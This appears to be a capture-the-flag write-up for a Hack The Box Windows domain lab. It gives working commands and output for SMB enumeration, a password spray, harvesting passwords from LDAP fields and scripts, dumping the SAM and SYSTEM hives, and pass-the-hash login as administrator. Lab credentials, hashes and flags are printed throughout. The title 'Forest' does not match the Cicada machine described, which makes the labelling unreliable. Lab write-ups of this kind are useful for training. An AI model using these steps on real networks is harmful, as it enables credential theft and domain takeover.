HTB Forest

1. Enumeration

- nmap
- crackmapexec
- smbmap — anonymous user — HR — New Hire Letter

```
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp open   wsman
```

```
VALID USERNAMES:
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
```

```
Disk          Permissions        Comment
----          -----------        -------
ADMIN$           NO ACCESS       Remote Admin
C$               NO ACCESS       Default share
DEV              NO ACCESS
HR                READ ONLY
IPC$              READ ONLY      Remote IPC
NETLOGON   NO ACCESS       Logon server share
SYSVOL          NO ACCESS       Logon server share
```

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

2. Password Spray

- user file and password

```
┌──(hacking-env)─(karti㉿kali)-[~/cicada]
└─$ crackmapexec smb $IP -u usernames.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
SMB        10.129.223.7   445   CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb)(SMBv1:False)
SMB        10.129.223.7   445   CICADA-DC        [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB        10.129.223.7   445   CICADA-DC        [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB        10.129.223.7   445   CICADA-DC        [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB        10.129.223.7   445   CICADA-DC        [-] cicada.htb\CICADA-DC$:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB        10.129.223.7   445   CICADA-DC        [-] cicada.htb\ john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB        10.129.223.7   445   CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB        10.129.223.7   445   CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
```

3. netexec nxc (smb)

- smbmap — michael.wrightson
- david.orelious

```
Disk          Permissions        Comment
----          -----------        -------
ADMIN$         NO ACCESS       Remote Admin
C$               NO ACCESS       Default share
DEV              NO ACCESS
HR                READ ONLY
IPC$              READ ONLY      Remote IPC
NETLOGON   READ ONLY      Logon server share
SYSVOL         READ ONLY      Logon server share
```

```
┌──(karti㉿kali)-[~/circada]
└─$ nxc ldap cicada.htb -u michael.wrightson -p
'Cicada$M6Corpb*@Lp#nZp!8' --users
LDAP        10.129.247.83   389    CICADA-DC
david.orelious                    2024-03-14 12:17:29 0       Just
in case I forget my password is aRt$Lp#7t*VQ!3
```

```
Disk          Permissions        Comment
----          -----------        -------
ADMIN$         NO ACCESS       Remote Admin
C$               NO ACCESS       Default share
DEV              READ ONLY
HR                READ ONLY
IPC$             READ ONLY      Remote IPC
NETLOGON  READ ONLY      Logon server share
SYSVOL        READ ONLY      Logon server share
```

4. DEV Backup_script.ps1

- emily.oscars

```
$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -
AsPlainText -Force
```

5. evil-winrm


- success - user flag
- Uploaded SharpHound.exe — Enumerated the AD
- user privileges

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> cat user.txt
55b15b54fe0lb3268cead005ab5217ec
```

```
Privilege Name                Description                       State
============================= ================================= =======
SeBackupPrivilege             Back up files and directories     Enabled
SeRestorePrivilege            Restore files and directories     Enabled
SeShutdownPrivilege           Shut down the system              Enabled
SeChangeNotifyPrivilege       Bypass traverse checking          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```


6. Bloodhound

1. I am a member of the Backup Operators
2. I can read files like the SAM, SYSTEM, and NTDS.dit files
3. I also have SeBackupPrivilege, which links to the Backup Operators group.



Name	Custom Member
DAVID.ORELIOUS@CICADA.HTB	✓
EMILY.OSCARS@CICADA.HTB	✓
MICHAEL.WRIGHTSON@CICADA.HTB	✓

Rows per page: 25 1–3 of 3



Member Of 8

- USERS@CICADA.HTB
- EVERYONE@CICADA.HTB
- AUTHENTICATED USERS@CICADA.HTB
- DOMAIN USERS@CICADA.HTB
- PRE-WINDOWS 2000 COMPATIBLE ACCESS@...
- REMOTE MANAGEMENT USERS@CICADA.HTB
- CERTIFICATE SERVICE DCOM ACCESS@CICA...
- BACKUP OPERATORS@CICADA.HTB

7. SAM/SYSTEM and SecretsDump

1

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA
\Documents> reg save hklm\sam sam
The operation completed successfully.

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA
\Documents> reg save hklm\system system
The operation completed successfully.
```

2

```
┌──(hacking-env)─(karti㉿kali)-[~/circada]
└─$ secretsdump.py -system system -sam sam local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated
companies
[*] Target system bootKey:
0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:
2b87e7c93a3e8a0ea4a581937016f341:::
[*] Cleaning up...
```

8. Root Access

- evil-winrm

```
┌──(karti㉿kali)-[~/binaries]
└─$ evil-winrm -i 10.129.247.83 -u administrator -H 2b87e7c93a3e8a0ea4a581937016f341

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
7894b41e5591fdae6ee10f667b0f2c86
```